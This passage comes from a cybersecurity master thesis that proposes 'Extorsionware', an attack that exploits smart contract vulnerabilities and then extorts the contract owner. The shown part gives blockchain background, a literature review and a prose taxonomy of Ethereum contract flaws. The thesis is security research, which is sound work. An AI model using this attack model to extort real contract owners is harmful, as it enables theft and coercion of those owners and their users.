University of Padova

Departments of Mathematics and Information Engineering

Master Thesis in Cybersecurity

Extorsionware: Bringing Ransomware Attacks to Blockchain Smart Contracts

Supervisor
Professor Alessandro Brighente
University of Padova

Co-supervisor
Professor Mauro Conti
University of Padova

Master Candidate
Christian Cattai

Academic Year
2021-2022

Voglio ritagliare dello spazio per esprimere gratitudine al mio relatore, il quale mi ha permesso di approfondire un argomento che ho sempre voluto esplorare a fondo. Inoltre, voglio dedicare un ringraziamento ai miei amici per esserci stati quando c'era necessità di "staccare". Finalmente, voglio ringraziare la mia famiglia, tra cui mia sorella e mia nonna, ma soprattutto i miei genitori ai quali dedico questo lavoro.

Abstract

Smart Contracts are computer programs that run on top of the blockchain technology. They have introduced great innovation in the blockchain, allowing the creation of decentralized applications in numerous fields. However, as for general computer programs, they are prone to coding errors. A malicious actor may exploit such errors to threaten the security of the smart contract owner and its users. In this thesis, we develop a novel attack methodology targeting smart contract vulnerabilities. Similar to ransomware, a malicious user targets a vulnerability in a smart contract and demands a ransom to stop exploiting it. We start from an extensive taxonomy of the known vulnerabilities to understand which of them are exploitable for this novel attack model. Subsequently, the focus shifts to examining updated tools specialized in automatic smart-contract analysis. Finally, after analyzing thousands of currently deployed smart contracts, we inspect the results to understand how this novel attack model would perform in a real-world scenario.

Abstract in Italiano

Gli Smart Contracts sono programmi informatici che vengono eseguiti sulla tecnologia blockchain. Hanno introdotto grandi innovazioni nella blockchain, consentendo la creazione di applicazioni decentralizzate in numerosi campi. Tuttavia, come per i programmi informatici in generale, sono soggetti a errori di codice. Un utente malintenzionato può sfruttare tali errori per minacciare la sicurezza del proprietario dello Smart Contract e dei suoi utenti. In questa tesi, sviluppiamo una nuova metodologia di attacco che mira alle vulnerabilità degli Smart Contracts. In modo simile al ransomware, un utente malintenzionato prende di mira una vulnerabilità in uno smart contract e chiede un riscatto per smettere di sfruttarla. Partiamo da un'ampia tassonomia delle vulnerabilità note per capire quali di esse sono sfruttabili per questo nuovo modello di attacco. Successivamente, l'attenzione si sposta sullo studio di programmi aggiornati specializzati nell'analisi automatica degli Smart Contracts. Infine, dopo aver analizzato migliaia di smart contract attualmente in uso, esaminiamo i risultati per capire come questo nuovo modello di attacco si comporterebbe in uno scenario reale.

Contents

Abstract v

Abstract in Italiano vii

List of figures xi

List of tables xiii

Listing of acronyms xv

List of Snippets xvi

1 Introduction 1

2 Background 3
- 2.1 Blockchain 3
- 2.2 Ethereum 4
- 2.3 Smart Contracts 6
- 2.4 Tokens 8
- 2.5 Proof of Stake 8

3 Literature Review 11

4 Known Vulnerabilities 15
- 4.1 Malicious Environment, Transaction or Input 18
- 4.2 Blockchain/Environment Dependency 19
- 4.3 Exception & Error Handling Disorders 20
- 4.4 Denial of Service 20
- 4.5 Resource Consumption & Gas Issues 21
- 4.6 Authentication & Access Control Vulnerabilities 22
- 4.7 Arithmetic Bugs 23
- 4.8 Bad Coding and Language Specific 23
- 4.9 Environment Configuration Issues 25

5 The Extorsionware 27
- 5.1 Extorsionware Attack Model 27

5.2 Extorsionware Application 28
5.2.1 Re-entrancy 29
5.2.2 Denial of Service 33
5.2.3 Delegatecall to untrusted contract 37
5.2.4 Other vulnerabilities 40

6 Implementation and Results **43**
6.1 Analysis Tools 44
6.2 Scanning Ethereum 45
6.3 Results 47
6.4 Defences 48
6.5 Conclusion 50

References **53**

Listing of figures

2.1 Transaction per day of different blockchain networks (namely Bicoin, Ethereum and Litecoin) from Jan 2011 to Jan 2021 (source: *bitinfocharts.com*) 6
2.2 Market dominance of the most prominent cryptocurrencies in May 2022 (source: *Statista.com*) 7

5.1 Schema representing the Extorsionware Attack model (Icons from FreePik) 29
5.2 Schema of the Extorsionware attack modeled to exploit Reentrancy (Icons from FreePik) 32
5.3 Representation of the recorded blockchain instruction for the Extorsionware attack applied to re-entrancy vulnerability. Arrows represent chronological order. On the right is reproduced the balance state of the accounts.(Icons from FreePik) 33
5.4 Schema of the Extorsionware attack modeled to DoS (Icons from FreePik) 36
5.5 Representation of the recorded blockchain instruction for the Extorsionware attack applied to Denial of Service vulnerability. Arrows represent chronological order. On failed transaction the error message is shown in red. (Icons from FreePik) 37
5.6 Schema of the Extorsionware attack modeled to delegatecall to untrusted contract (Icons from FreePik) 39
5.7 Representation of the recorded blockchain instruction for the Extorsionware attack applied to Delegate call to untrusted contract vulnerability. Arrows represent chronological order. Malicious interactions are updated in red in variable state on the right. (Icons from FreePik) 40

6.1 Pie chart showing how many Smart Contracts are affected by how many vulnerabilities. Therefore we have 26.69% of SC with zero vulnerabilities, 53.76% with one vulnerability, et cetera. 47
6.2 The bar graph states how many times the vulnerability, classified by its SWC-ID in the x-axis, is found in the scan in different contracts. The color represent the severity of the vulnerability: Red to Blue is High to Low. 48
6.3 This pie chart shows the severity level of the vulnerabilities that allows the Extorsionware attack model. The different shades of blue represent low level vulnerability while the reds the higher level. 48

Listing of tables

2.1 Comparison table for different order of magnitute of Ether 5

4.1 Consolidated taxonomy of vulnerabilities of smart contracts on Ethereum. . . 17

6.1 Open source tools 44
6.2 Tool scope and rating on github, with reference to its release paper 45
6.3 Mythril modules and the vulnerabilities they detect 46

Listing of acronyms

API .... Application Programming Interface

DASP .... Decentralized Applications Security Project

ETH .... Ether

ERC .... Ethereum Request for Comments

EVM .... Ethereum Virtual Machine

NFT .... Non-Fungible Token

PoS .... Proof of Stake

PoW .... Proof of Work

RNG .... Random Number Generator

SC .... Smart Contract

SWC .... Smart Contract Weakness Classification

List of Code Snippets

5.1 Deposit Smart Contract with Reentrancy vulnerability 30
5.2 Malicious Smart Contract that exploits the Reentrancy in Code 5.1 30
5.3 Bidding Smart Contract vulnerable to DoS attack 34
5.4 Malicious Smart Contract that exploits the DoS in Code 5.3 35
5.5 Smart Contract vulnerable to delegatecall to untrusted SC 38
5.6 Intended interaction of dellegatecall setVar() 38
5.7 Malicious SC that exploits the delegatecall to untrusted contract to modify the owner 39
6.1 Basic authentication system where the map "allowed" is a public record of addresses that can call the function interact. Only the owner can modify it . . 49
6.2 Defence mechanism against re-entrancy. The modifier "reentrancyGuard" is-tantiates a lock (similar to the ones used for multi-threading) that prevents the recall of the function if did not finished its execution 50

1 Introduction

We are in a moment in history when blockchain innovation is getting a lot of attention thanks to its ability to ensure trust in an environment without a central trust guarantee. Blockchain can be implemented in many different applications: from certifying the origin of products to transferring digital valuables even in countries that impose strict regulations. In 2021 the world-wide spending on blockchain solutions was 6.6bn USD, mainly from the banking sector, which is a third of the total and is projected to be around 19bn USD by 2024 [1]. From a chronological point of view, the Bitcoin network is the first and the most significant by market capitalization. In this work, we dive into its basics in Chapter 2, but the focus remains on the second biggest chain: Ethereum. Ethereum is the largest network that adopts Smart Contracts: self-executing contracts with the terms of the agreement between buyer and seller directly written into lines of code. Such automation has led, among other positive results such as more transparency in transactions, to attacks by malicious users.

In this thesis, we analyze a new type of attack that takes its inspiration from the ransomware attack, expanding the previous work of A. Brighente, M. Conti and S. Kumar: "Extorsionware: Exploiting Smart Contract Vulnerabilities for Fun and Profit [1]". The core idea consists in obstructing the Smart Contract, followed by a ransom demand to restore its everyday use. The first part of the thesis aims to clarify the concepts and mechanisms of blockchain technology

[1] IDC. (2021). Worldwide spending on blockchain solutions from 2017 to 2024 (in billion U.S. dollars). Statista. Statista Inc.. Accessed: July 01, 2022. `https://www.statista.com/statistics/800426/worldwide-blockchain-solutions-spending/`

needed to understand the consecutive sections. The first section will explain, in particular, how a blockchain, like Bitcoin, works. Then we shift the focus to Ethereum to understand how it does implement Smart Contracts and the problem it had to solve. After covering the ground knowledge, there is a simple literature review with some papers we used and a brief description of what it discusses and what we have taken from it. The literature review consists of documents that explore different and new vulnerabilities of Ethereum's Smart Contracts. The subsequent section reports a consolidated taxonomy from the incredible work of H. Rameder et al. [2] with 51 different flaws, classified by type. The classification is used to find vulnerabilities that we can exploit with our attack. We finally move to introduce the proposed attack model: The Extorsionware. The attack is modelled by exploiting vulnerabilities that can also be found in Smart Contract by automated dynamic analysis tools. In the last Chapter, we implement an automatic search for vulnerabilities in SCs deployed on the Ethereum network to catch flaws we could exploit in our proposed attack.

2 Background

2.1 Blockchain

This chapter describes how the blockchain works to give some ground knowledge for the subject. David Chaum, in 1982, with "Computer Systems Established, Maintained, and Trusted by Mutually Suspicious Groups [3]", proposed the idea of a blockchain-like protocol. In 2008, the anonymous author, known to the public as Satoshi Nakamoto, popularized the concept by publishing the bitcoin whitepaper [4]. A peer-to-peer network allows decentralized access to the ledger for everyone. Every user can perform transactions with another user B, transferring the cryptocurrency of the system (Bitcoins in the bitcoin network, Ether in Ethereum, et cetera). In addition, one can transfer tokens that can be a representation of a physical good or a digital one. Such transactions propagate through the peer-to-peer network until the miners confirm the operation by creating a block. The miners are specific nodes that perform energy-extensive computations to create a valid and verifiable block. The block is the basic unit of the blockchain: each holds a timestamp, a nonce, a reference to (i.e., hash of) the earlier block, and a list of all of the transactions that have taken place since the preceding block. The miners use their hardware to assign a nonce and compute a valid hash of the block, i.e., for the bitcoin network, they aim to find a nonce that produces a hash lesser than a specific dynamically growing number. This process, called Proof of Work (PoW), is the foundation for achieving consensus. Its purpose is not to prove that the computational puzzle was solved but to discour-

age data manipulation by setting up high energy and hardware requirements, i.e., to change a field, the attacker needs to recompute the PoW. A miner does not put in this effort for free, but every time it creates a block, it earns a reward as cryptocurrency, e.g., in the bitcoin network, a miner is awarded 6.25 BTC (equals to 125000 USD as of late June 2022) plus the transactions' fees. Generally, miners group together to reduce the competition in mining by joining mining pools. When the pool receives the reward for resolving PoWs, it splits the profit among the participants based on their contributions, which are decided by the hardware (measured in hash rate) and the mining time of each member. Anyone can verify the newest block created by just computing its hash, and because there is the field with the hash of the preceding block, this gets confirmed as well. We can repeat this process recursively until we hit the genesis block. It is computationally impractical for an attacker to change the ledger if honest nodes control the majority of CPU/GPU power. However, one existing threat of the blockchain is the 51% attack: where a single entity gains control of more than half of the computational power of the network and can manipulate the ledger at will, allowing even double-spending. In 2014 mining pool Ghash.io obtained 51% hashing power which raised significant controversies about the safety of the network. The pool has voluntarily capped its hashing power at 39.99% and requested other pools to act responsibly[1]. Around 2017, over 70% of the hashing power and 90% of transactions were operating from China[2]. Nodes can leave and re-join the network at any time, accepting the proof-of-work chain as proof of what happened while they were gone. The blockchain is stateless because every time there is a transaction the balance of the user does not get updated. Instead, to check if a user has enough cryptocurrency for the operation, the only solution is to analyze the whole blockchain and find the transactions that regard that user.

2.2 Ethereum

Ethereum is an open-source (the official repository is stored in GitHub.com), decentralized blockchain network; its main cryptocurrency is the Ether (ETH) that assumes different names in different conversions, e.g., 1 ETH corresponds to 10^{18} wei as depicted in Table 2.1. Such a hefty conversion exists because there is no implementation of the float data type, and the transaction fees to run a program in the blockchain are in that order of magnitude. Ethereum

[1](2014) Popular bitcoin mining pool promises to restrict its compute power to prevent feared 51% fiasco. Accessed: July 01, 2022. Source: Techcrunch.com

[2](2019) China Plans to Ban Cryptocurrency Mining in Renewed Clampdown. Accessed: July 01, 2022. Source: Bloomberg.com

builds on Bitcoin's innovation, with some notable differences. Both let you use digital money without payment providers or banks. But Ethereum is programmable, allowing anyone to use it for different digital assets, even Bitcoin. The idea of the blockchain was written in 2014 by Buterin Vitalik in the Ethereum Whitepaper [5], stating that the intention was to create a network that could allow scripting and even different paradigms to exist at the same time. That idea became, over the years, the blockchain network with the highest transaction rate. Bitcoin and Ethereum took over 50% (c.a. 65.45%) of the market in May 2022 as shows the Figure 2.2, according to a study performed by statista.com. They are the two most famous blockchains, but they have few differences from a statistical point of view: Bitcoin has a higher market cap than Ethereum (372.94B USD versus 137.71B USD) and a higher per-coin value (20058.30 USD versus 1134.14 USD) (as of 2022-07-06). Even if Ethereum has a lower value, it has a faster transaction time: 5min against 40min required to consolidate a transaction, thus increasing the transactions per day (1.152M versus just 400 K, Figure 2.1). In Ethereum, the accounts are objects that contain four fields:

- A nonce, to make sure that each transaction is processed only once,
- The ether balance,
- The contract code if present,
- The storage for tokens, is empty by default.

In the Ethereum paradigm, there are two types of accounts: one that is directly accessible by a user with the private keys, and the other that stores the code to allow automatic response to transactions; the last ones are called Smart Contract.

Unit	**Wei**
Wei	1 wei
Kwei (babbage)	10^3 wei
Mwei (lovelace)	10^6 wei
Gwei (shannon)	10^9 wei
Twei (microEther, szabo)	10^{12} wei
Pwei (milliEther, finney)	10^{15} wei
Ether	10^{18} wei

Table 2.1: Comparison table for different order of magnitute of Ether



Figure 2.1: Transaction per day of different blockchain networks (namely Bicoin, Ethereum and Litecoin) from Jan 2011 to Jan 2021 (source: *bitinfocharts.com*)

2.3 Smart Contracts

The blockchain protocol introduces a Touring-Complete language to create automatic scripts. Such language allows developers to design Smart Contracts (SC), the other type of account authorized by the blockchain. Like the standard account, it has its own balance and can send or receive transactions. In this type of account, the field *code* is not empty but stores the bytecode of the contract, allowing its execution. Developers generally write a Smart Contract in a higher-level language (e.g., Solidity) and then is compiled it into bytecode that runs in the Ethereum Virtual Machine (EVM): the single state space maintained together by the nodes of the network. A Smart Contract is simply a program that runs in the blockchain, it holds a state to save the value of its variables, and it can perform internal and external transactions. The difference between the two consists in writing the latter in the ledger, while the former is just internal functions that permit the contract to interact with itself, they are not registered in the blockchain, but they can change the state of the Smart Contract. When there is an external transaction from a different account to a Smart Contract, the miner runs the code on its hardware, and if the program crashes, it returns a REVERT. REVERT means to restore the contract state to what it was before the transaction happened. This new means of automation over a distributed network that runs on volunteers might be exploited by malicious actors who intentionally start an infinite loop. Therefore, to solve the problem of occupying the miner's components by infinite looping the contract, Ethereum introduced a virtual resource: the GAS. Each operation of the smart contract's machine code consumes a specific amount of GAS. Thus, when a user generates a transaction to a Smart Contract, it must choose an adequate quantity of it: if it is inferior to the volume necessary, the transaction fails, reverting the contract to its initial state;



Figure 2.2: Market dominance of the most prominent cryptocurrencies in May 2022 (source: *Statista.com*)

otherwise, the operation terminates correctly. This new resource has a price per unit dictated by the last block based on how many transactions happened that can cause a surge in prices: e.g., on the first of May 2022, the average transaction fee was 0.07205 ether (196.683 USD) [3] due to a high NFT demand. An external transaction has two additional fields other than *gasLimit*: maxPriorityFeePerGas and *maxFeePerGas*. The Fee per Gas states how much ether the user is willing to pay per gas unit, and the Priority Fee Per Gas is the tip given to the miner who runs the Smart Contract. E.g., A User Alice wants to deposit 1 Ether into a Smart Contract B, she sets *maxFeePerGas*=100Gwei and *maxPriorityFeePerGas*=1Gwei (the conversion are shown in Table 2.1); suppose the price per unit for gas is 73 Gwei (which is below the maximum Alice is willing to pay). The function burns $50'000$ units of gas, then Alice pays 1.0037Ether to make the transaction, of which 1 Ether goes to B, 0.00365 get burnt, and 0.00005 go to the miner as the tip. Higher tips incentivize a miner to run the transaction and verify it as fast as possible.

[3] Source: `bitinfocharts.com/comparison/ethereum-transactionfees.html`

2.4 Tokens

The Ethereum blockchain allows for the creation of Tokens: objects that represent virtually anything. The ether cryptocurrency is not the only thing valuable in the network: the tokens have their share too. There exist two types of tokens: fungible, where each one has the same value as the other, e.g., in a voting system or other cryptocurrencies, or they can be non-fungible, therefore unique and interchangeable, like deeds of ownership (they are commonly called NFT). The standard for the token implementation is the Ethereum Request for Comments (or ERC), and the most used protocols are:

- ERC-20: for fungible tokens,
- ERC-721: for non-fungible tokens,
- ERC-777: a featureful standard for fungible tokens, backward compatible with ERC-20.

In this project we are not going to deep dive into the token standards because it is out of its scope. But it is crucial to recognize that tokens are valuable as the primary cryptocurrency. Therefore, targeting a contract that holds tokens instead of ether can still damage the owner and their users.

2.5 Proof of Stake

To keep this work up to date, it is worth mentioning that as of June 2022, the Ethereum blockchain network is stepping closer to changing the consensus algorithm, moving from a proof of work-based consensus to a proof of stake [6] one. The former performed very well at the beginning, but it faces three particular challenges as the blockchain grows:

1. **Accessibility**: the entry barrier to becoming a PoW miner is high, as this algorithm is remarkably energy-intensive. The costs are becoming exclusive, from the starting equipment price to the energy needed to keep everything up and running.
2. **Centralization**: the formation of large mining conglomerates in locations where the energy costs are low and where the weather is typically cold (e.g., Mongolia, Siberia, et cetera) is more common than before. And, as it becomes less profitable for people to mine individually, they buy hashing power from mining pools. Over 50% of the blocks were mined by mining pools by the end of 2019.

3. **Scalability**: each block can only contain a certain amount of data known as the block size. On average, a block is mined every 14s, and during high traffic periods, a transaction could wait hours before getting verified.

Proof of Stake is the solution to the aforementioned problems. This new algorithm works with validators, a new type of node that stakes a portion of their ether balance to "attest" a new block. After a sufficient number of attestations, the block is appended to the blockchain. By betting crypto from their account, the validators are motivated to act correctly, otherwise, they will lose up to everything they staked. By doing so the Proof of Stake addresses the three issues:

1. **Accessibility**: validators no longer need potent hardware, nor energy to sustain it. A notable barrier still remains because to be a validator one need to stake 32 ether, but it can be broken down by joining a validation pool.

2. **Centralization**: There is no longer a need to create conglomerates since the only few things required are now an account with a non-zero balance, an internet connection, and a device.

3. **Scalability**: Proof of Stake alone does not improve scalability but allows the implementation of scalability solutions like sharding. A technique where the blockchain is reduced in "shards" without compromising the security.

3

Literature Review

This Chapter concentrates on the scientific review to understand the State of the Art. We gathered the paper using the Google Scholar search engine with the following keywords: "Attack", "Ethereum", "Smart Contract", "Vulnerability", and "Ransom". Every paper with the last keyword talks about the ransom payment via the blockchain, and no one mentions anything similar to our proposed attack model. Meanwhile, the other works inform about the vulnerabilities in the blockchain network. We studied some papers from 2017 to this day to gather information on the Ethereum blockchain.

Smart Contracts Vulnerabilities: A Call for Blockchain Software Engineering?

G. Destefanis et al. wrote this paper [7] in 2018. It has an excellent background coverage of the basics of the Ethereum network, giving information about Blockchain, Smart Contracts, and different types of calls an SC can perform. Moreover, it explores in detail the 2017 Parity wallet hack, proposing solutions to avoid similar outcomes in the future. Overall it gives a great introduction to the subject but does not cover many vulnerabilities, just the parity wallet hack.

Security Vulnerabilities in Ethereum Smart Contracts

Written by A. Dika et al., this work [8] explores 22 different vulnerabilities and classifies them by severity. It adds tests of varying analysis tools to examine how many flaws are covered. Moreover, it deep-dives into TheDAO Attack of 2016, perhaps the most infamous case of re-entrancy attack.

The Art of The Scam: Demystifying Honeypots in Ethereum Smart Contracts

The work [9] of C. F. Torres et al. collects a few aspects of malicious Smart Contracts on the networks. We considered this paper to gather some information for possible applications of our attack. The work neatly identifies some honeypot techniques; however, they are not as convenient as hoped for our work. The target of Torres's work is developing an automatic tool to detect honeypots in the blockchain that is not helpful to us.

A Survey of Attacks on Ethereum Smart Contracts SoK

This paper [10] rigorously describes some of the earliest vulnerabilities, by inserting a few examples and snippets from Smart Contracts that existed, for instance, the King of the Ether or GovernMental Ponzi scheme contracts. Atzei et al. published this work on 2017, and all the flaws mentioned are still existing and exploited for our proposed attack.

Review of Automated Vulnerability Analysis of Smart Contracts on Ethereum

H. Rameder, M. di Angelo, and G. Salzer et al. published this paper [2] on the 24th of March 2022, during our search for literature review. This work itself is a scientific review of all the vulnerabilities and tools available online. It offers a clear classification of all the vulnerabilities documented in numerous scientific papers that we also utilise in Chapter 4. Without this review, our work would have taken multiple months just to find the vulnerabilities in the Smart Contracts world. It describes the methods they used to perform the literature review and some statistics clearly and concisely.

Ethereum Smart Contracts: Security Vulnerabilities and Security Tools

Dika's master thesis [11] is an optimal point of reference. In his work, he catalogues some vulnerabilities and tests some automatic tools. He upgrades the taxonomy of Atzei et al [10] by terminating with 22 flaws and a severity level for each one. Moreover, he states a taxonomy of tools, with eight formal verification and symbolic execution programs. Among them, there are Mythril, Oyente, Remix and others that are updated and considered in our work.

4

Known Vulnerabilities

The introduction of programmable components in the blockchain, under the name of Smart Contracts has attracted many users to utilize and develop such programs, allowing for the birth of a market worth hundreds of billions of dollars. Such economic growth has also caught the eye of malicious users, which aim to exploit vulnerabilities in SCs to steal money and cause inconvenience for the owner and the users. Over the years, there have been multiple hacks that have caused damage worth millions of dollars. For instance, in 2016, the attack known as TheDAO Hack[12] allowed the attacker to steal 60 million USD, forcing a hard fork of the blockchain, thus creating Ethereum Classic. Since 2015, the release year of the Ethereum Blockchain, the scientific community has tried to find and catalog all the vulnerabilities of Smart Contracts. We report the complete taxonomy developed in the Scientific Review work of Rameder H. et al. “Review of Automated Vulnerability Analysis of Smart Contracts on Ethereum”[13] in Table 4.1.

Code	Vulnerability
1	**Malicious Environment, Transaction or Input**
1A	Re-entrancy
1B	Call to the Unknown
1C	Exact Balance dependency
1D	Improper data validation
1E	Vulnerable DELEGATECALL
2	**Blockchain/Environment Dependency**
2A	Timestamp dependency
2B	Transaction-ordering dependency
2C	Bad random number generation
2D	Leakage of confident information
2E	Unpredictable state (dynamic libraries)
2F	Blockhash dependency
3	**Exception & Error Handling Disorders**
3A	Unchecked low level call/send return values
3B	Unexpected throw or revert
3C	Mishandled out-of-gas exception
3D	Assert, require or revert violation
4	**Denial of Service**
4A	Frozen Ether
4B	Ether lost in transfer
4C	DoS with block gas limit reached
4D	Dos by exception inside loop
4E	Insufficient gas griefing
5	**Resource Consumption & Gas Issues**
5A	Gas costly loops
5B	Gas costly patterns
5C	High gas consumption of variable data type or declaration
5D	High gas consumption function
5E	Under-priced opcodes
6	**Authentication & Access Control Vulnerabilities**
6A	Authorization via transaction origin
6B	Unauth. access. due to wrong function or state variable visibility

6C	Unprotected self-destruction
6D	Unauthorized Ether withdrawal
6E	Signature based vulnerabilities
7	**Arithmetic Bugs**
7A	Integer over- or underflow
7B	Integer division
7C	Integer bugs or arithmetic issues
8	**Bad Coding and Language Specific**
8A	Type cast
8B	Coding error
8C	Bad coding pattern
8D	Deprecated source language features
8E	Write to arbitrary storage location
8F	Use of assembly
8G	Incorrect inheritance order
8H	Variable shadowing
8I	Misleading source code
8J	Missing logic, logical errors or dead code
8K	Insecure contract upgrading
8L	Inadequate or incorrect logging or documentation
9	**Environment Configuration Issues**
9A	Short address
9B	Outdated compiler version
9C	Floating or no pragma
9D	Token API violation
9E	Ethereum update incompatibility
9F	Configuration error

Table 4.1: Consolidated taxonomy of vulnerabilities of smart contracts on Ethereum.

In Table 4.1, the classification consists of 9 classes of vulnerabilities based on 17 systematically selected surveys. For our purpose, we do not need all the vulnerabilities because we can exploit only a smaller amount for the extorsionware. In this Chapter, the focus relies on the sole vulnerabilities researched by the scientific community, while in the next Chapter, they will be exploited for the attack model.

4.1 Malicious Environment, Transaction or Input

1A Re-entrancy

The callee calls the caller back, before the initial call has completed and relevant checks and state changes have been performed. The classical example is an Ether transfer to a contract, whose fallback function is specifically crafted to call back the function emitting the original call.

1B Call to Unknown

Any Smart Contract can interact with other accounts on the blockchain. The destination of the transaction can be defined at compile-time or run-time. The former is safer because the developer selects the contracts that are allowed to interplay with its SC. With the latter, any user can choose the smart contract to interact with. Re-entrancy, in some definitions[1], is classified as a Call to Unknown [14]

1C Exact Ether Balance

If the logic of a contract depends on maintaining the exact balance in storage (instead of querying the environment for the current balance), attackers can manipulate the contract by increasing its balance without triggering its code. This can be achieved by using the contract's address as the beneficiary of a SELFDESTRUCT operation or as the receiver of a mining reward, or by predicting the contract's address and sending Ether before the contract gets deployed.

1E Vulnerable delegatecall

Delegatecall is one of the different types of calls a Smart Contract can perform. It is a call to another contract where the code is executed in the context of the caller contract. If the SC implements such calls, the target address must be hardcoded, or there must be an authorization system that allows only trusted users to modify it. Thus, allowing the creation of dynamic Smart contracts. [15]

[1] i.e., in DASP.co re-entrancy falls into *Call To Unknown* vulnerability

4.2 Blockchain/Environment Dependency

2A Timestamp dependence

As Ethereum is decentralized, nodes can synchronize time only to some degree. In the case of"block.timestamp", developers often attempt to use it to trigger time-dependent events. Moreover, malicious miners can significantly alter the timestamp of their blocks if they can gain advantages.

2B Transaction order dependence

Assume there is a game in a smart contract that allows the first user who submits a determined response to a quiz to receive a reward. Alice sends the answer, but Bob sees it before the transaction gets finalized in the block. Bob can send a copy of the transaction, increasing the maxPriorityFeePerGas to increase the verification likelihood by miners. Bob will get the reward instead of Alice. [14]

2C Bad random number generation

Ethereum is a decentralized system. Everything is visible in the blockchain, and there cannot be a secret state for the RNG. Therefore, we cannot implement a random number generator with the time as the state.

2D Confidential info leak

Smart Contracts cannot keep secret because of the trustless principle of the blockchain. Everything is visible in the blockchain. Thus, any node can inspect every transaction of a Contract.

2E Unpredictable state

Dynamically calling a contract that can self-destruct can create problems.

2F Block hash dependency

Similarly to timestamp dependence (2A), the miners can manipulate the block hash.[16]

4.3 Exception & Error Handling Disorders

3A Unchecked low level call/send return value

When transferring cryptocurrency via Smart Contract, something can go wrong. The documentation suggests adding checks if the transactions went well to avoid wrongful remotion of user balance.[10]

3B Unexpected throw or revert

This flaw should be common developer knowledge, not mainly related to Smart Contracts. Unexpected Errors can lead to unpredicted results.

3C Mishandled out-of-gas exception

Similar to 3B but focused on Gas, when a contract has to perform a call to another SCit must have the necessary Gas required to complete the operation.

3D Assert, require or revert violation

Solidity's error handling via assert, require and revert must be used correctly to avoid abnormal function behaviour.[17]

4.4 Denial of Service

4A Froze ether

By destructing libraries, the Smart Contract can become inoperable. That is the case of the Parity Wallet Hack [18] that happened in 2017. A user[2] accidentally deleted a library, freezing ether for a value of 30M USD.

4B Ether lost in transfer

Ether sent to an unused address becomes inaccessible.

[2]Issue raised by the author of the attack: `https://github.com/openethereum/parity-ethereum/issues/6995#issuecomment-342409816`

4C DoS with block-gas-limit reached

The block determines the gas limit. If a transaction is bound to consume more Gas than the limit, it will not get processed.

4D DoS by exception inside loop

Operations inside loops that may throw exceptions and depend on external transactions to succeed are open to DoS attacks by malicious users.

4E Insufficient gas griefing

A contract relaying input from the caller to another contract can be manipulated by providing just sufficient Gas for the initial transaction but not for the sub-call.[3]

4.5 Resource Consumption & Gas Issues

5A Gas costly loops

Unbounded and costly operations in loops should be avoided to avoid inefficiency and potential DoS.

5B Gas costly pattern

Smart contract code should generally avoid inefficient operations and costly gas patterns that consume more Gas than necessary.

5C High gas consumption of variable data type or declaration

In Solidity, the data type *byte[]* consumes more Gas than a byte array due to padding rules. Invariants not declared constant consume more Gas than necessary.

5D High gas consumption function type

In Solidity, functions not used in the contract but declared public instead of external require more Gas on deployment than necessary.

[3] SWC-ID: 126

5E Under-priced opcodes

5E Contracts executing numerous under-prized opcodes may consume large amounts of computing resources, as the resource consumption is not reflected in the gas cost, which may lead to DoS attacks.

4.6 Authentication & Access Control Vulnerabilities

6A Authorization via transaction origin

If a contract uses the external address initiating the transaction, tx.origin, for authentication purposes instead of the address of the immediate caller, contracts situated in the call chain between tx.origin and the vulnerable contract gain access to the assets of the contract.

6B Unauthorized accessibility due to wrong function or state variable visibility

In Solidity, functions inadvertently declared public/external will expose an entry point that may lead to unauthorized access by malicious users.

6C Unprotected self-destruction

Insufficient access control to a SELF-DESTRUCT instruction may lead to a contract's accidental or malicious destruction.

6D Unauthorized Ether withdrawal

Insufficient access control to the withdrawal functionality of a contract can lead to the theft of assets.

6E Signature based vulnerabilities

Issues like missing protection against signature replay attacks, lack of proper signature verification, hash collisions with multiple variable length arguments, signature malleability, and signatures with a wrong parameter.

